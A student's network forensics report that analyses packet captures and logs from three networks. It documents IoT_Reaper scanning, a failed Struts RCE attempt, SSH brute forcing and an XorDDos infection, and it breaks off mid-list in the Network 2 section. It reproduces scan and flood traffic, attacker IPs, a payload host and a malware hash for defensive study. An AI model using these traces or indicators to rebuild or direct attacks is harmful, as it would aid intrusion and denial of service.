Multi-Network Data Analysis

COMP 8006; John Agapeyev; A00928238; March 26th 2018

Table of Contents

Summary

As a whole, the provided data is split into three distinct networks. I could find no correlation between networks, and as such will be treating them all as distinct entities with no intercommunication. I have attempted to explain if and when individual IP addresses within a network correlate to other machines in said network when possible, with limited success. I show with strong confidence the conclusion that at least one machine in each network is compromised by malicious software, and explain exactly how it occurred, and the details of the malware in question.

Network 1


Introduction

Network 1 is broken down into 3 machines: EC2, Logging, and Web server. EC2 refers to the Amazon cloud computing program of the same name. Logging stores the logs for the network as a remote syslog endpoint. Web server is a standard Apache web server. EC2 and Logging contain both log files and packet captures, while the Web server only contains system logs. I show that EC2 and the Web server are compromised by malware and were both infected through SSH brute force.

Findings

EC2


This machine has seen significant incoming malicious activity. Based on the packet captures I would assume this machine has the IP 172.31.28.22 as it is the only unique destination IP that does not involve responding to a request. Activity found on the host ranges from incoming botnet exploitation, http vulnerability scanning, and SSH brute forcing. 121.130.171.151, 61.74.23.223, and 171.97.87.12 are infected IP addresses that are attempting to compromise the machine with the IoT_Reaper botnet. These machines all follow the same behavior outlined in [1] consisting of a SYN scan on 17 high range ports followed by another SYN scan of common web service ports. Based on the results of the scan, the infected machines then attempt to perform nine exploits against each open port.



```
171.97.87.12        172.31.28.22    TCP         58 2262 → 20736 [SYN] Seq=0 Win=16102 Len=0 MSS=1452
172.31.28.22        171.97.87.12    TCP         54 20736 → 2262 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
171.97.87.12        172.31.28.22    TCP         58 2262 → 36895 [SYN] Seq=0 Win=16102 Len=0 MSS=1452
172.31.28.22        171.97.87.12    TCP         54 36895 → 2262 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
171.97.87.12        172.31.28.22    TCP         58 2262 → 22528 [SYN] Seq=0 Win=16102 Len=0 MSS=1452
172.31.28.22        171.97.87.12    TCP         54 22528 → 2262 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
171.97.87.12        172.31.28.22    TCP         58 2262 → 37151 [SYN] Seq=0 Win=16102 Len=0 MSS=1452
172.31.28.22        171.97.87.12    TCP         54 37151 → 2262 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
171.97.87.12        172.31.28.22    TCP         58 2262 → 20480 [SYN] Seq=0 Win=16102 Len=0 MSS=1452
172.31.28.22        171.97.87.12    TCP         54 20480 → 2262 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
171.97.87.12        172.31.28.22    TCP         58 2262 → 16671 [SYN] Seq=0 Win=16102 Len=0 MSS=1452
172.31.28.22        171.97.87.12    TCP         54 16671 → 2262 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
171.97.87.12        172.31.28.22    TCP         58 2262 → 14340 [SYN] Seq=0 Win=16102 Len=0 MSS=1452
172.31.28.22        171.97.87.12    TCP         54 14340 → 2262 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
171.97.87.12        172.31.28.22    TCP         58 2262 → 20992 [SYN] Seq=0 Win=16102 Len=0 MSS=1452
172.31.28.22        171.97.87.12    TCP         54 20992 → 2262 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
171.97.87.12        172.31.28.22    TCP         58 2262 → 64288 [SYN] Seq=0 Win=16102 Len=0 MSS=1452
172.31.28.22        171.97.87.12    TCP         54 64288 → 2262 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
171.97.87.12        172.31.28.22    TCP         58 2262 → 45090 [SYN] Seq=0 Win=16102 Len=0 MSS=1452
172.31.28.22        171.97.87.12    TCP         54 45090 → 2262 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
171.97.87.12        172.31.28.22    TCP         58 2262 → 21248 [SYN] Seq=0 Win=16102 Len=0 MSS=1452
172.31.28.22        171.97.87.12    TCP         54 21248 → 2262 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
171.97.87.12        172.31.28.22    TCP         58 2262 → 4135 [SYN] Seq=0 Win=16102 Len=0 MSS=1452
172.31.28.22        171.97.87.12    TCP         54 4135 → 2262 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
171.97.87.12        172.31.28.22    TCP         58 2262 → 21504 [SYN] Seq=0 Win=16102 Len=0 MSS=1452
172.31.28.22        171.97.87.12    TCP         54 21504 → 2262 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
171.97.87.12        172.31.28.22    TCP         58 2262 → 31775 [SYN] Seq=0 Win=16102 Len=0 MSS=1452
172.31.28.22        171.97.87.12    TCP         54 31775 → 2262 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
171.97.87.12        172.31.28.22    TCP         58 2262 → 39455 [SYN] Seq=0 Win=16102 Len=0 MSS=1452
172.31.28.22        171.97.87.12    TCP         54 39455 → 2262 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
171.97.87.12        172.31.28.22    TCP         58 2262 → 42254 [SYN] Seq=0 Win=16102 Len=0 MSS=1452
```

Illustration 1: Example of IoT_Reaper Syn Scans


The details of each vulnerability scan are detailed in [1], though I was able to manually confirm the Netgear ReadyNAS Surveillance unauthenticated Remote Command Execution, and DLink DIR-600 and DIR-300 Remote Command Execution (RCE) to dump the contents of /var/passwd vulnerabilities. Based on the results of the packet captures and Snort logs taken from the captures, I am confident that those 3 IP addresses are infected with IoT_Reaper, and are attempting to gain control of the target machine. For reasons I will explain shortly, I am unable to confirm whether this specific botnet successfully compromised the machine. There was an attempted RCE from 31.186.3.51 which utilized a vulnerability in the Apache Struts framework which exploited a crash based on an invalid content-type. This malformed content type was confirmed between Snort Alerts and manual inspection of packet captures. This RCE was not successful as every attempt resulted in a 404 response from the server, indicating the vulnerability was not exploitable. There was also HTTP vulnerability scanning found from 185.172.110.230 using the muieblackcat tool. This tool can be fingerprinted based on its request for a file named “muieblackcat” from the server as described in [2].



```
185.172.110.230          172.31.28.22      HTTP          205 GET /muieblackcat HTTP/1.1
```

Illustration 2: Example of muieblackcat scanning

Lastly, there is significant SSH brute forcing seen on the server. The logs have been tampered with, as evidenced by zero byte btmp files, and out of 4 secure log files present, 1 is empty, and 3 have much less logging than would correlate with the packet captures seen. There is no evidence in the logs of malicious SSH connections, yet the captures show multiple IP addresses repeatedly attempting and failing authentication, before the connection is terminated. This log tampering is corroborated by the packet captures showing the server in question performing an outbound connection to 69.30.254.140 and downloading an executable disguised as a text file. Virus Total confirms this payload is malicious [5] as seen in Illustration 3, and describes it as being the XorDDos Trojan.




38 engines detected this file

SHA-256	12880d967a501c7e437cd488d4d71e499edf3551ed139684acdbbbd2fd1d8f3e
File name	g.txt
File size	544.69 KB
Last analysis	2017-11-18 02:43:56 UTC

Illustration 3: Confirmation of malicious payload

This trojan is installed via brute forcing of a server’s SSH service [3], which is consistent with observed network behavior. As it is a DDOS trojan, a compromised machine would exhibit signs of Denial-Of-Service activity. This behavior is shown in Illustration 4.




```
172.31.28.22          118.112.31.120  TCP          930 38615 → 9301 [SYN, NS] Seq=0 Win=65375 Len=876
172.31.28.22          118.112.31.120  TCP          931 19331 → 9301 [SYN, NS] Seq=0 Win=60401 Len=877
172.31.28.22          118.112.31.120  TCP          909 35599 → 9301 [SYN, NS] Seq=0 Win=63979 Len=855
172.31.28.22          118.112.31.120  TCP          919 50564 → 9301 [SYN, NS] Seq=0 Win=60779 Len=865
172.31.28.22          118.112.31.120  TCP          942 40517 → 9301 [SYN, NS] Seq=0 Win=61217 Len=888
172.31.28.22          118.112.31.120  TCP          916 36413 → 9301 [SYN, NS] Seq=0 Win=64688 Len=862
172.31.28.22          118.112.31.120  TCP          925 45917 → 9301 [SYN, NS] Seq=0 Win=61847 Len=871
172.31.28.22          118.112.31.120  TCP          903 47373 → 9301 [SYN, NS] Seq=0 Win=63513 Len=849
172.31.28.22          118.112.31.120  TCP          919 56815 → 9301 [SYN, NS] Seq=0 Win=60520 Len=865
172.31.28.22          118.112.31.120  TCP          902 6156 → 9301 [SYN, NS] Seq=0 Win=63096 Len=848
172.31.28.22          118.112.31.120  TCP          929 6129 → 9301 [SYN, NS] Seq=0 Win=60834 Len=875
172.31.28.22          118.112.31.120  TCP          942 60987 → 9301 [SYN, NS] Seq=0 Win=64272 Len=888
172.31.28.22          118.112.31.120  TCP          923 30485 → 9301 [SYN, NS] Seq=0 Win=65495 Len=869
172.31.28.22          118.112.31.120  TCP          915 46515 → 9301 [SYN, NS] Seq=0 Win=61725 Len=861
172.31.28.22          118.112.31.120  TCP          947 13173 → 9301 [SYN, NS] Seq=0 Win=62328 Len=893
172.31.28.22          118.112.31.120  TCP          940 14494 → 9301 [SYN, NS] Seq=0 Win=61759 Len=886
172.31.28.22          118.112.31.120  TCP          949 51542 → 9301 [SYN, NS] Seq=0 Win=60077 Len=895
172.31.28.22          118.112.31.120  TCP          921 39233 → 9301 [SYN, NS] Seq=0 Win=60188 Len=867
172.31.28.22          118.112.31.120  TCP          904 23766 → 9301 [SYN, NS] Seq=0 Win=65061 Len=850
172.31.28.22          118.112.31.120  TCP          902 21063 → 9301 [SYN, NS] Seq=0 Win=61653 Len=848
172.31.28.22          118.112.31.120  TCP          907 38825 → 9301 [SYN, NS] Seq=0 Win=64670 Len=853
172.31.28.22          118.112.31.120  TCP          915 18867 → 9301 [SYN, NS] Seq=0 Win=61617 Len=861
172.31.28.22          118.112.31.120  TCP          946 42130 → 9301 [SYN, NS] Seq=0 Win=64330 Len=892
172.31.28.22          118.112.31.120  TCP          950 16602 → 9301 [SYN, NS] Seq=0 Win=60522 Len=896
172.31.28.22          118.112.31.120  TCP          933 19795 → 9301 [SYN, NS] Seq=0 Win=64720 Len=879
172.31.28.22          118.112.31.120  TCP          928 16584 → 9301 [SYN, NS] Seq=0 Win=61449 Len=874
172.31.28.22          118.112.31.120  TCP          901 28001 → 9301 [SYN, NS] Seq=0 Win=62801 Len=847
172.31.28.22          118.112.31.120  TCP          916 57578 → 9301 [SYN, NS] Seq=0 Win=64778 Len=862
172.31.28.22          118.112.31.120  TCP          933 12601 → 9301 [SYN, NS] Seq=0 Win=63571 Len=879
172.31.28.22          118.112.31.120  TCP          947 11580 → 9301 [SYN, NS] Seq=0 Win=64335 Len=893
172.31.28.22          118.112.31.120  TCP          913 42827 → 9301 [SYN, NS] Seq=0 Win=62762 Len=859
```

Illustration 4: Demonstration of Denial-of-service traffic

Each request is being made approximately every 100 microseconds, attempting to establish large amount of TCP connection to a destination server. The NS bit in each packet is indicating the ECN Nonce bit is set for that packet. The full details of ECN can be found at [4]. There is also a stream of DNS queries to several hostnames such as wowapplecar.com and topbannersun.com which is consistent with XorDDos payloads. I am confident in my conclusion that the machine is compromised with the XorDDos Trojan, based on the captured malicious payload, expected behavior, consistent SSH brute forcing, and tampered log files.

Log Server

Based on logs and packet captures, I can conclude that 192.168.10.20 as observed in the logs and captures is equivalent to 172.31.28.22 in the ec2 machine captures. Taking a look at traffic not involving 192.168.10.20, there is only mundane traffic in the form of Syslog forwarding, DHCP, ARP, and DNS. There is this odd behavior where 192.168.10.16 will complete a TCP handshake to 192.168.10.18, send nothing, and 192.168.10.18 will send a RST on timeout. This happens thousands of times in the captures, but as far as I can see, there is no data transferred. The remote logs indicate an hourly cron job running on 192.168.10.16, which would explain this traffic, but the cron job runs once per hour, yet the traffic occurs every minute. I have no explanation for this behavior, and suggest the administrator of those machines reviews the active cron jobs to see if this within normal expectations.



```
192.168.10.16     192.168.10.18     TCP          74 40777 → 445 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=108932458 TSecr=0 WS=64
192.168.10.18     192.168.10.16     TCP          74 445 → 40777 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSval=268115079 TSecr=108932458
192.168.10.16     192.168.10.18     TCP          66 40777 → 445 [ACK] Seq=1 Ack=1 Win=5888 Len=0 TSval=108932458 TSecr=268115079
192.168.10.18     192.168.10.16     TCP          60 445 → 40777 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
192.168.10.16     192.168.10.18     TCP          74 40778 → 445 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=108935460 TSecr=0 WS=64
192.168.10.18     192.168.10.16     TCP          74 445 → 40778 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSval=268118080 TSecr=108935460
192.168.10.16     192.168.10.18     TCP          66 40778 → 445 [ACK] Seq=1 Ack=1 Win=5888 Len=0 TSval=108935460 TSecr=268118080
192.168.10.18     192.168.10.16     TCP          60 445 → 40778 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
192.168.10.16     192.168.10.18     TCP          74 40779 → 445 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=108938461 TSecr=0 WS=64
192.168.10.18     192.168.10.16     TCP          74 445 → 40779 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSval=268121081 TSecr=108938461
192.168.10.16     192.168.10.18     TCP          66 40779 → 445 [ACK] Seq=1 Ack=1 Win=5888 Len=0 TSval=108938461 TSecr=268121081
192.168.10.18     192.168.10.16     TCP          60 445 → 40779 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
192.168.10.16     192.168.10.18     TCP          74 40780 → 445 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=108941463 TSecr=0 WS=64
192.168.10.18     192.168.10.16     TCP          74 445 → 40780 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSval=268124083 TSecr=108941463
192.168.10.16     192.168.10.18     TCP          66 40780 → 445 [ACK] Seq=1 Ack=1 Win=5888 Len=0 TSval=108941463 TSecr=268124083
192.168.10.18     192.168.10.16     TCP          60 445 → 40780 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
192.168.10.16     192.168.10.18     TCP          74 40781 → 445 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=108944464 TSecr=0 WS=64
192.168.10.18     192.168.10.16     TCP          74 445 → 40781 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSval=268127084 TSecr=108944464
192.168.10.16     192.168.10.18     TCP          66 40781 → 445 [ACK] Seq=1 Ack=1 Win=5888 Len=0 TSval=108944464 TSecr=268127084
192.168.10.18     192.168.10.16     TCP          60 445 → 40781 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
192.168.10.16     192.168.10.18     TCP          74 40782 → 445 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=108947466 TSecr=0 WS=64
192.168.10.18     192.168.10.16     TCP          74 445 → 40782 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSval=268130086 TSecr=108947466
192.168.10.16     192.168.10.18     TCP          66 40782 → 445 [ACK] Seq=1 Ack=1 Win=5888 Len=0 TSval=108947466 TSecr=268130086
192.168.10.18     192.168.10.16     TCP          60 445 → 40782 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
```

Illustration 5: Example of repeated connections

There is also some odd UDP activity outgoing on port 1433 and port 1523, that I have no explanation for. I’m seeing outbound packets from a variety of internal IP addresses all containing what seems to be random data. I’m also not seeing any incoming UDP packets that these would be in response to. I don’t believe this traffic to be malicious, but I would recommend keeping a close eye on it to see if it expected behavior.

Based on its position in the network, the log server also captures traffic involving 192.168.10.20. As previously stated, the traffic correlates strongly enough that I am confident in equating this IP with the

IP of the ec2 machine discussed earlier. As such, while there is some variation and extra information in the traffic, it does not contradict my previous conclusions about ec2 being compromised with the XorDDos Trojan and in fact further corroborates it through the repeated data. For the sake of brevity, I have omitted all discussion on this traffic due to its redundancy. I have no reason to believe the logging server is compromised as all malicious traffic seems intended for 192.168.10.20, and only that address.

Web

This machine only contains system logs, no packet captures. My analysis is thus limited based on the information I have available. The httpd logs show a variety of web traffic ranging from vulnerability scanners, brute force, and cloud mapping research efforts. There is no indication if any of these affected the system in any way in the logs, so I attribute this to normal background internet traffic. The system logs show the machine being compromised through SSH brute force. The following IP addresses were successful in accessing the machine over SSH after failing a password check:

- 121.18.238.119
- 192.168.10.16
- 192.168.10.17
- 192.168.10.254
- 192.168.11.18
- 18.87.109.154
- 221.194.47.233
- 54.209.249.149

I recommend the administrators confirm if any of those IP addresses are expected logins to narrow down which are malicious and which are expected. There is strong evidence of repeated SSH logins on the machine. The btmp file lists the last logins to the machine, and in this case, it shows thousands of logins from dozens of unique IP addresses, most lasting for 4 seconds or so. No human is capable of logging into SSH, performing any useful action, then logging out in such a short time-frame. Therefore, this machine has seen mass automated compromise. This is corroborated with the messages log file which logs every application being executed. This log file shows thousands of binaries being executed with randomly generated names in /usr/bin. Due to the lack of packet captures or transmitted files, I am unable to determine the origin of these executables. The list of random executables, combined with clear evidence of successful compromise through SSH brute forcing, and the thousands of unknown and quick logins to the system over ssh lead me to the conclusion that the machine is compromised.

Conclusions

I have shown that the ec2 and web server machines are compromised. Ec2 is infected with the XorDDos trojan, and the web server is infected with unknown malware. The log server is clean as far as I am concerned. I recommend enacting key-based SSH login, disabling remote root login, after performing a full wipe of the infected machines. The primary infection vector was a SSH brute forcing attack, so mitigating that vector should be the primary concern.

Network 2

Introduction

Network 2 consists of five machines: Database, External Logger, File Server, IDS, and Web Server. The Database, Logger, and File Server contain only system logs. The IDS machine contains system logs, Snort logs, and packet captures. The Web server contains the full website source code and the web server's own internal logs. Outside of the IDS machine, this network in general lacks data to draw conclusions from, so much of my analysis lacks the desired certainty, or no conclusion can be reached whatsoever. I do show that the IDS server is watching a network that is experiencing a local subnet port scan, and large scale outbound SSH scanning.

Findings

Database

The Database server is extremely limited in its provided information. No packet captures are provided, and of the logs provided, there are only 4 files with a grand total of 386 lines across them. The logs show only successful logins, activity using mysql, and an NMAP SSH scan to a non-routable IP address (192.168.0.10) that fails due to protocol version mismatch. The lack of information limits my potential conclusions, to the point that I can make no conclusions about what traffic this machine has seen or the current state of it.

Logger

The logger lacks packet captures, but has more substantial system logs than the Database server. The logs are primarily concentrated in the system messages and secure logs. The other logs are too small and benign to be noteworthy. The secure logs show SSH traffic regularly flowing back and forth. SSH login is mostly successful and uneventful, and what is notable is not consistent with brute-forcing activity simply due to a lack of scale and IP addresses involved. The other notable set of logs are the system messages, which contain a mixture of kernel, snort, dhcp, and ip logs. The majority of activity is benign consisting of successful logins, sudo and systemd running, and standard non-malicious SQL queries to a database. The snort logs do show some noteworthy alerts, but without any packet captures, it's impossible to verify the alerts. Since there is no evidence of compromise in the other logs, my only conclusion is that the snort alerts are false-positives or inconsequential to the status of the system.

File Server

The file server contains only system logs, with the only notable logs being sshd logs. All others are inconsequential and benign. The SSH logs do show signs of brute-forcing activity. The list of IP addresses that successfully connected to this machine after failing a password check is as follows:

